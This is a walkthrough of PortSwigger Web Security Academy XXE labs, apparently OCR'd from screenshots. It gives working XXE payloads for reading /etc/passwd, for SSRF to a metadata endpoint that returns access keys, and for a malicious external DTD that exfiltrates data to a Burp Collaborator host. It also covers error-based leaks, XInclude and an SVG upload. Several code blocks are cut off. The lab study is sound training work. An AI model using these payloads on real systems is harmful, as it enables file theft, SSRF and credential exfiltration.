
Lab XXE in Portswigger


1. Exploiting XXE using external entities to retrieve files:

    Go to the lab interface, open any product and go to the "Check stock" section, then send a request. Use BurpSuite to get the request and insert an extra payload of XXE.

    “ <!DOCTYPE xxe [<!ENTITY abc SYSTEM "file:///etc/passwd">]> ”




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE xxe [<!ENTITY abc SYSTEM "file:///etc/passwd">]>
  <stockCheck>
    <productId>
      &abc;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
carlos:x:2002:2002::/home/carlos:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
elmer:x:2099:2099::/home/elmer:/bin/bash
dnsmasq:x:101:65534:dnsmasq,
```

2. Exploiting XXE to perform SSRF attacks:
    Similar to the above sentence, we also open "Check stock" on the lab and use BurpSuite to check. Since this lab tests for SSRF attack, the target URL should be included in the payload.
    “<!DOCTYPE xxe [<!ENTITY abc SYSTEM "http://169.254.169.254/">]>”




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE xxe [ <!ENTITY abc SYSTEM "http://169.254.169.254/"> ]>
  <stockCheck>
    <productId>
      &abc;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 28

"Invalid product ID: latest"
```

Then replace the display value after the URL and continue until the result.




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE xxe [ <!ENTITY abc SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
  <stockCheck>
    <productId>
      &abc;
    </productId>
    <storeId>
      1
    </storeId>
```




```
"Invalid product ID: {
"Code":"Success",
"LastUpdated":"2021-07-31T08:51:44.397046Z",
"Type":"AWS-HMAC",
"AccessKeyId":"OsPrmdZPzGlsEaLpkxkn",
"SecretAccessKey":"ja4vBpbqSDm4Fksrc6diGOefPZsKXVDYEoPaxqyq",
"Token":"4myrdOKeNlo6qaj9iUXQmLkJHmQMzUIIMGwAVgrvw48WtYclEKmAsrWk3APNME8OcbXDr3tb5BXdWIaHCaZblov2F9J23D3lKkV7znkII2ruRkjLv
"Expiration":"2027-07-30T08:51:44.397046Z"
}"
```

3. Blind XXE with out-of-band interaction:
   This lab part we will do is Blind XXE so there will not be any messages returned. We have to do it by sending to another server and watching the requests on that server.
   “<!DOCTYPE xxe [<!ENTITY abc SYSTEM "http:// ixjllhhe5dhwfb4euau7vos4kvqlea.burpcollaborator.net ">]>”




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE xxe [ <!ENTITY abc SYSTEM "http:// ixjllhhe5dhwfb4euau7vos4kvqlea.burpcollaborator.net "> ]>
  <stockCheck>
    <productId>
      &abc;
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 20

"Invalid product ID"
```




#	Time	Type	Payload
1	2021-Jul-31 09:12:48 UTC	HTTP	ixjllhhe5dhwfb4euau7vos4kvqlea
2	2021-Jul-31 09:12:48 UTC	DNS	ixjllhhe5dhwfb4euau7vos4kvqlea
3	2021-Jul-31 09:12:48 UTC	DNS	ixjllhhe5dhwfb4euau7vos4kvqlea

4. Blind XXE with out-of-band interaction via XML parameter entities:
   Same as in lab 3 but here we change the argument in the payload to use parameter.
   “<!DOCTYPE xxe [<!ENTITY % abc SYSTEM "http://ixjllhhe5dhwfb4euau7vos4kvqlea.burpcollaborator.net"> %abc;]>”




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE xxe [ <!ENTITY % abc SYSTEM "http://ixjllhhe5dhwfb4euau7vos4kvqlea.burpcollaborator.net"> %abc;]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
```



```
HTTP/1.1 400 Bad Request
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 15

"Parsing error"
```




4	2021-Jul-31 09:18:52 UTC	HTTP	ixjllhhe5dhwfb4euau7vos4kvqlea
5	2021-Jul-31 09:18:52 UTC	DNS	ixjllhhe5dhwfb4euau7vos4kvqlea
6	2021-Jul-31 09:18:52 UTC	DNS	ixjllhhe5dhwfb4euau7vos4kvqlea


5. Exploiting blind XXE to exfiltrate data using a malicious external DTD:
   For this lab, we will first insert a DTD file on the lab's server and save the URL to this DTD file.

```
<!ENTITY % file SYSTEM "file:///etc/hostname">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM
'http://sfbhhn3bpdhexd5rr653hj9jjap0dp.burpcollaborator.net/?x=%file;'>">
%eval;
%exfil;
```

   Next, we follow lap 4 to replace the URL leading to the DTD file to perform the attack.
   “<!DOCTYPE xxe [<!ENTITY % abc SYSTEM "https://exploit-aca31fd41f409fd3805b10f501890041.web-security-academy.net/exploit"> %abc;]>”



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE xxe [ <!ENTITY % abc SYSTEM "https://exploit-aca31
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




1	2021-Jul-31 09:47:00 UTC	DNS	sfbhhn3bpdhexd5rr653hj9jjap0dp
2	2021-Jul-31 09:47:00 UTC	HTTP	sfbhhn3bpdhexd5rr653hj9jjap0dp
3	2021-Jul-31 09:47:00 UTC	DNS	sfbhhn3bpdhexd5rr653hj9jjap0dp

```
GET /?x=118cd961e73b HTTP/1.1
User-Agent: Java/12.0.2
Host: sfbhhn3bpdhexd5rr653hj9jjap0dp.burpcollaborator.net
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```


6. Exploiting blind XXE to retrieve data via error messages:
   Similar to the above lab, we will also insert the DTD file on the lab's server and save the URL to this DTD file.

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```

   Next, we also perform the same attack as above:
   “<!DOCTYPE xxe [<!ENTITY % abc SYSTEM "https://exploit-acad1f261ec91eb980be9b3001680012.web-security-academy.net/exploit"> %abc;]>”




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE xxe [<!ENTITY % abc SYSTEM "https://exploit-acad1f261ec91eb980be9b3001680012.web-security-academy.net/exploit"> %abc;]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
```




```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

7. Exploiting XXE to retrieve data by repurposing a local DTD:
   First we try to refer to the server containing the dtd file.
   “<!DOCTYPE xxe [<!ENTITY % abc SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"> %abc;]>”



```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE xxe [<!ENTITY % abc SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd"> %abc;]>
  <stockCheck>
    <productId>
      1
    </productId>
    <storeId>
      1
    </storeId>
  </stockCheck>
```




```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 3

560
```

The server does not return an error, meaning the file exists on the server.
Next, we will use payload:


```
“<!DOCTYPE message [
<!ENTITY % abc SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
<!ENTITY % ISOamso '
<!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
<!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
&#x25;eval;
&#x25;error;
'>
%abc;
]>”
```

With the variable "abc" used to read the file docbok.dtd and "ISOamso" to read the contents of the file etc/passwd




```
<?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE message [
  <!ENTITY % abc SYSTEM "file:///usr/share/yelp/dtd/docbookx.dtd">
  <!ENTITY % ISOamso '
  <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
  <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM &#x27;file:///nonexistent/&#x25;file;&#x27;>">
  &#x25;eval;
  &#x25;error;
  '>
  %abc;
  ]>

  <stockCheck>
    <productId>
```




```
"XML parser exited with non-zero code 1: /nonexistent/root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
peter:x:2001:2001::/home/peter:/bin/bash
carlos:x:2002:2002::/home/carlos:/bin/bash
user:x:2000:2000::/home/user:/bin/bash
elmer:x:2099:2099::/home/elmer:/bin/bash
dnsmasq:x:101:65534:dnsmasq,
```

8. Exploiting XInclude to retrieve files:
   In this lab we use XInclude to perform. According to the documentation XInclude can be used to combine content from XML files or non-XML text files.
   In this lab, we do not have XML format, so we will use XInclude directly to insert it
   "`<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>`"




```
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/passwd"/></foo>
&storeId=1
```




```
"Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

9. Exploiting XXE via image file upload:
   In this article, the function of uploading avatar images to support SVG format. SVG (Scalable Vector Graphic) is XML's extended graphic description function. So, we can create an SVG image containing our attack payload.




```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1">
   <text font-size="16" x="0" y="16">&xxe;</text>
</svg>
```

   Next, we will upload this photo and see the result. When they go to see the avatar just posted, we have the content of etc/hostname.



TUANDO | 31 July 2021

JKDALSD


b8eb7ef3263e